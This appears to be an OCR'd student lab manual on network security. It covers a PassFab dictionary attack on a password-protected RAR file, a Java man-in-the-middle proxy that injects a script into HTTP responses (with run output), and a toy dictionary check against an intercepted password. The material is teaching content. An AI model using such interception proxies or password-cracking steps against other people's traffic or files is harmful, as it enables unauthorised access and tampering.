Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Program Files\Java\jdk1.8.0_202\bin

C:\Program Files\Java\jdk1.8.0_202\bin>javac SimpleHTTPSClient.java

C:\Program Files\Java\jdk1.8.0_202\bin>java SimpleHTTPSClient
Connected to https://www.google.com successfully.
<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en-IN"><head><meta content="text/h
nt="/images/branding/googleg/1x/googleg_standard_color_128dp.png" itemprop="image"><title>Google</title><script
vibkZf26Da2B2roP8ISf2AQ',kEXPI:'0,793110,7212,565146,206,4804,1132070,1827,135,2,1195792,645,361,379729,44798,2
48,6398,9707,230,1014,1,16916,2652,4,17216,11475,28711,2215,27041,6633,7596,1,42154,2,16737,23024,6700,31121,45
4,9779,12415,30044,20198,33566,35068,4545,3030,15816,1804,7734,6626,2,34355,8840,4653,26889,15977,5210139,2,297
3887,3,1603,3,2121779,2584,22636437,392914,8163,10336,2708,3323,4705,2727,5912,13022,4426,10577,5874,2,2,14606,
952,2212,153,2066,358,1179,4425,4698,3,3216,218,3,5106,378,4119,4,132,2838,2247,1990,263,2,1899,4217,463,879,24
454,33,3122,1,25,446,2582,398,2,6,2,287,3609,1485,3743,292,1503,656,291,3,55,1213,2,77,462,72,422,708,1196,185,
,3,1312,962,1,324,233,1,651,50,1305,223,2,1704,20,4,650,847,160,96,3,2590,10,713,98,4,37,205,57,3709,542,1640,4
650,24,304,87,2,250,563,3,4,207,2,2,2,39,56,76,222,55,613,417,17,10,752,749,204,44,80,173,4,463,253,97,164,171,
49,1668,90,1,431,99,274,366,109,720,968,309,3,21684016,3,3084,2487,492,49,1064',kBL:'4eOv',kOPI:89978449};(func
EI=_g.kEI:window.google=_g;}).call(this);})();(function(){google.sn='webhp';google.kHL='en-IN';})();(function()
var h=this||self;function l(){return void 0!==window.google&&void 0!==window.google.kOPI&&0!==window.google.kOP
```

RESULT:

Thus the message integrity and confidentiallity using ssl(Secure Socket layer) has been executed successfully.

Ex.No: Date:	Dictionary Attack

Aim:

To perform the dictionary attack using passfab software.


Procedure:

Step1:

Install the software like passfab,winrar.

Step2:

Create a new folder in any directory named as "NS"




This PC > Local Disk (C:) >

Name	Date modified	Type	Size
data	11/24/2023 1:41 PM	File folder	
derby	4/6/2018 6:14 PM	File folder	
Flex Windows	11/24/2020 1:57 AM	File folder	
food delivery	9/18/2023 6:15 PM	File folder	
hadoop	10/13/2023 12:29 PM	File folder	
hadoop3_xFixedbin (1)	8/25/2023 11:53 AM	File folder	
hbase-2.5.6	11/2/2023 12:44 PM	File folder	
hive	11/27/2023 11:48 AM	File folder	
java	11/27/2023 12:42 PM	File folder	
kfsensor	11/24/2020 1:55 AM	File folder	
New folder	3/25/2024 1:36 PM	File folder	
NS	4/1/2024 11:47 AM	File folder	
NS ex6	3/25/2024 1:49 PM	File folder	
N-Stalker	11/24/2020 1:55 AM	File folder	
oraclexe	11/27/2020 12:15 PM	File folder	
PerfLogs	12/7/2019 2:44 PM	File folder	
Program Files	3/25/2024 12:07 PM	File folder	
Program Files (x86)	3/25/2024 1:50 PM	File folder	
Python32	11/27/2020 7:35 AM	File folder	
rules	3/13/2024 11:57 AM	File folder	
Snort	3/11/2024 12:26 PM	File folder	
snortrules-snapshot-29200	3/11/2024 12:14 PM	File folder	
so_rules	3/13/2024 11:58 AM	File folder	
TC	10/20/2022 6:51 PM	File folder	

43 items

Step3:

Copy any pdf file in your system and paste it in the folder named as "NS".




This PC > Local Disk (C:) > NS

Name	Date modified	Type	Size
COVID-19 Vaccine Research by Slidesgo	9/26/2023 3:20 PM	PPTX Presentation	12,482 KB

1 item

Step4:

Right click the pdf file and choose the Add to archieve to set a password and click ok.And extracted file is shown as below


Archive name and parameters

Archive name: COVID-19 Vaccine Research by Slidesgo.rar

Default Profile

Update mode: Add and replace files

Archive format: [✓ RAR] RAR4 ZIP


Compression method: Normal

Dictionary size: 32 MB

Split to volumes, size: MB

Archiving options
- ☐ Delete files after archiving
- ☐ Create SFX archive
- ☐ Create solid archive
- ☐ Add recovery record
- ☐ Test archived files
- ☐ Lock archive

Example:Password:12345


Enter password

Archiving with password


Enter password: •••••

Reenter password for verification: •••••

- ☐ Show password
- ☐ Encrypt file names


Step5:

Delete the original pdf file.



Name	Date modified	Type	Size
COVID-19 Vaccine Research by Slidesgo	9/26/2023 3:20 PM	PPTX Presentation	12,482 KB
COVID-19 Vaccine Research by Slidesgo	4/1/2024 12:34 PM	WinRAR archive	11,688 KB

2 items




Name	Date modified	Type	Size
COVID-19 Vaccine Research by Slidesgo	4/1/2024 12:34 PM	WinRAR archive	11,688 KB

1 item

Step6:

Open the Passfab software and click on the add button as shown below


and choose the rar file to open it



C:\NS\COVID-19 Vaccine Research by Slidesgo.rar

Protection: RAR, PBKDF2/AES
Complexity: Very high
Password: ****

[✓ Dictionary Attack (Quickly find the password from inbuilt or customized dictionary.)]
Brute Force with Mask Attack (Customize numbers, symbols, characters, etc.)
Brute Force Attack (Try all possible combinations, which takes more time.)




Name	Date modified	Type
COVID-19 Vaccine Research by Slidesgo	4/1/2024 11:47 AM	WinRAR archive

File name: COVID-19 Vaccine Research by Slidesgo

RAR file(*.rar;*.zip;*.7z)


OUTPUT:



C:\NS\COVID-19 Vaccine Research by Slidesgo.rar

RAR
Protection: RAR, PBKDF2/AES
Complexity: Very high
Password: ****

(●) Dictionary Attack (Quickly find the password from inbuilt or customized dictionary.) Settings
( ) Brute Force with Mask Attack (Customize numbers, symbols, characters, etc.) Settings
( ) Brute Force Attack (Try all possible combinations, which takes more time.)



The version you are using is not registered.

The free trial version won't display the found password. To get your password, please purchase full version. The password will be displayed after registration.

*****

RESULT:

Thus the dictionary attack was executed successfully.

Ex.No: Date:	MAN IN THE MIDDLE ATTACK

AIM:

To implement the man in the middle attack (MIMT Attack).

ALGORITHM:

1. **Install Java Development Kit (JDK):**

- If you haven't already installed the JDK, download and install it from the official Oracle website: [Java SE Development Kit](https://www.oracle.com/java/technologies/javase-jdk11-downloads.html).

- Follow the installation instructions provided on the website.

2. **Create a Java Program File:**

- Open a text editor such as Notepad or any code editor of your choice.

- Copy and paste the Java code provided into the text editor.

- Save the file with a `.java` extension, for example, `MITMAttack.java`.

3. **Open Command Prompt:**

- Press `Win + R` on your keyboard to open the Run dialog.

- Type `cmd` and press Enter to open the Command Prompt.

4. **Navigate to the Directory:**

- Use the `cd` command to navigate to the directory where your Java program file (`MITMAttack.java`) is located.

- For example:

```
cd path\to\your\directory
```

5. **Compile the Java Program:**

- In the Command Prompt, type the following command to compile the Java program:

```
javac MITMAttack.java
```

6. **Run the Java Program:**


- After successful compilation, type the following command to run the Java program:

```
java MITMAttack
```

PROGRAM:

```
import java.io.*;

import java.net.*;

public class MITMAttack {

    public static void main(String[] args) {

        try {

            // Create a server socket to listen for client connections

            ServerSocket proxyServerSocket = new ServerSocket(8080);

           System.out.println("MITMAttack server running...");

            // Accept client connection

            Socket clientSocket = proxyServerSocket.accept();

          // Create input and output streams for communication with the client

            BufferedReader clientReader = new BufferedReader(new
             InputStreamReader(clientSocket.getInputStream()));

            PrintWriter clientWriter = new PrintWriter(clientSocket.getOutputStream(), true);

         // Create a socket to connect to the actual server

         Socket serverSocket = new Socket("example.com", 80);

       // Create input and output streams for communication with the server

       BufferedReader serverReader = new BufferedReader(new
           InputStreamReader(serverSocket.getInputStream()));

       PrintWriter serverWriter = new PrintWriter(serverSocket.getOutputStream(), true);

          String request;

            // Read client's HTTP request

            while ((request = clientReader.readLine()) != null) {

                System.out.println("Client request: " + request);
                // Forward client's request to the server
                serverWriter.println(request);
                serverWriter.flush();

                    // Read server's HTTP response
                String response = serverReader.readLine();

                // Modify server's response (e.g., inject content)
                response += "\n<script>alert('You've been hacked!');</script>";

               System.out.println("Modified response: " + response);

                // Send the modified response to the client
                clientWriter.println(response);
                clientWriter.flush();
            }

            // Close connections
            clientSocket.close();
            serverSocket.close();
            proxyServerSocket.close();
        }
   catch (IOException e) {
            e.printStackTrace();
}
}
}
```

OUTPUT:



```
(c) Microsoft Corporation. All rights reserved.

F:\mimt>javac MITMAttack.java

F:\mimt>java MITMAttack
MITMAttack server running...
Client request: CONNECT star-randsrv.bsg.brave.com:443 HTTP/1.1
Modified response: null
<script>alert('You've been hacked!');</script>
Client request: Host: star-randsrv.bsg.brave.com:443
Modified response: null
<script>alert('You've been hacked!');</script>
Client request: Proxy-Connection: keep-alive
Modified response: null
<script>alert('You've been hacked!');</script>
Client request: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/
537.36
Modified response: null
<script>alert('You've been hacked!');</script>
Client request:
Modified response: null
<script>alert('You've been hacked!');</script>
java.net.SocketException: Software caused connection abort: recv failed
        at java.base/java.net.SocketInputStream.socketRead0(Native Method)
        at java.base/java.net.SocketInputStream.socketRead(SocketInputStream.java:115)
```

RESULT:

Thus the implementation of man in the middle attack (MITMAttack) was executed successfully.

Ex.No: Date:	EAVESDROPPING ATTACK

AIM:

To implement the EAVESDROPPING ATTACK.

ALGORITHM:

1. **Install Java Development Kit (JDK):**

- If you haven't already installed the JDK, download and install it from the official Oracle website: [Java SE Development Kit](https://www.oracle.com/java/technologies/javase-jdk11-downloads.html).

- Follow the installation instructions provided on the website.

2. **Create a Java Program File:**

- Open a text editor such as Notepad or any code editor of your choice.

- Copy and paste the Java code provided into the text editor.

- Save the file with a `.java` extension, for example, `EavesdroppingDictionaryAttack.java`.

3. **Create a Dictionary File:**

-Create a text file named `dictionary.txt` in the same directory as your Java program.

- Add a list of common passwords or phrases, one per line, to the `dictionary.txt` file.

Content of dictionary.txt file as

```
5
Password
123456
Letmein
Qwerty
Secret123
```

4. **Open Command Prompt:**

- Press `Win + R` on your keyboard to open the Run dialog.

- Type `cmd` and press Enter to open the Command Prompt.

5. **Navigate to the Directory:**

- Use the `cd` command to navigate to the directory where your Java program file (`EavesdroppingDictionaryAttack.java`) is located.

- For example:

```
cd path\to\your\directory
```

6. **Compile the Java Program:**

- In the Command Prompt, type the following command to compile the Java program:

```
javac EavesdroppingDictionaryAttack.java
```

7. **Run the Java Program:**

- After successful compilation, type the following command to run the Java program:

```
java EavesdroppingDictionaryAttack
```

8. **View Output**:

- The program will execute, and you will see the output in the Command Prompt window.

- It will display whether the password was found in the dictionary or not.

Program:

```
import java.util.Scanner;
import java.io.File;
import java.io.FileNotFoundException;

public class EavesdroppingDictionaryAttack {
    // Method to simulate intercepted communication
    public static String interceptCommunication() {
        // Simulated intercepted communication (plaintext)
        return "Username: alice\nPassword: secret123";
    }

    // Method to load dictionary file
    public static String[] loadDictionary(String filename) {
        try {
            Scanner scanner = new Scanner(new File(filename));
            int count = Integer.parseInt(scanner.nextLine()); // Assuming first line is the count of
passwords
            String[] dictionary = new String[count];
            for (int i = 0; i < count; i++) {
                dictionary[i] = scanner.nextLine();
            }
            scanner.close();
            return dictionary;
        } catch (FileNotFoundException e) {
            System.out.println("Dictionary file not found: " + filename);
            return new String[0];
        }
    }

    // Method to perform dictionary attack
    public static void dictionaryAttack(String interceptedCommunication, String[] dictionary) {
        System.out.println("Starting dictionary attack...");
        String[] lines = interceptedCommunication.split("\n");
        for (String line : lines) {
            String[] parts = line.split(": ");
            if (parts.length == 2 && parts[0].equalsIgnoreCase("Password")) {
                String password = parts[1];
                for (String word : dictionary) {
                    if (password.equals(word)) {
                        System.out.println("Password found: " + password);
                        return;
                    }
                }
            }
        }
        System.out.println("Password not found in dictionary.");
    }


    public static void main(String[] args) {
        // Simulate intercepted communication
        String interceptedCommunication = interceptCommunication();

        // Load dictionary
        String[] dictionary = loadDictionary("dictionary.txt");

        // Perform dictionary attack
        dictionaryAttack(interceptedCommunication, dictionary);
    }
}
```

OUTPUT:

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Kavitha>cd C:\Program Files\Java\jdk1.8.0_202\bin
C:\Program Files\Java\jdk1.8.0_202\bin>javac EavesdroppingDictionaryAttack.java
C:\Program Files\Java\jdk1.8.0_202\bin>java EavesdroppingDictionaryAttack
Starting dictionary attack...
